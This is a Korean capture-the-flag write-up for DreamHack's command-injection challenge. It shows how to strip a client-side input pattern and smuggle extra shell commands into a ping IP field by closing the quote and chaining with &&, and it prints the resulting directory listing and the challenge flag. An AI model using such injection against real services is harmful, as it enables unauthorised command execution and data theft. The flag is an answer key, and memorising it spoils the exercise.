
[DreamHack] command-injection




Ping 명령에 쓸 ip 주소를 입력하는 창이 있다.

딱 봐도 그 뒤로 리눅스 명령어를 더 입력하면서 command injection 공격이 가능하겠다.

일단 입력 값을 형식에 맞게 쓰라는 메시지가 뜨므로 콘솔을 켜서 pattern 부분을 지워준다.

그리고 적당한 ping의 ip주소를 입력한 후 &&를 이용해 추가 명령어를 입력해준다.

Ls로 디렉토리에 무슨 파일이 있는지 확인해보자




이렇게 입력해보자

```
an error occurred while executing the command. -> ping -c 3 "8.8.8.8 && ls"
```

다음과 같은 오류가 나온다.

쌍따옴표를 닫아주고 뒤에 있는 쌍따옴표까지 없애주면 되겠다.




이렇게 입력해보자

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=42 time=1.517 ms
64 bytes from 8.8.8.8: seq=1 ttl=42 time=1.358 ms
64 bytes from 8.8.8.8: seq=2 ttl=42 time=1.445 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.358/1.440/1.517 ms
__pycache__
app.py
flag.py
requirements.txt
static
templates
```

이런 결과가 반환된다. Flag.py를 읽어보면 flag를 구할 수 있겠다.



이렇게 보내보자

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=42 time=1.061 ms
64 bytes from 8.8.8.8: seq=1 ttl=42 time=1.659 ms
64 bytes from 8.8.8.8: seq=2 ttl=42 time=1.596 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.061/1.438/1.659 ms
FLAG = 'DH{pingpingpppppppppping!!}'
```

Flag를 구했다.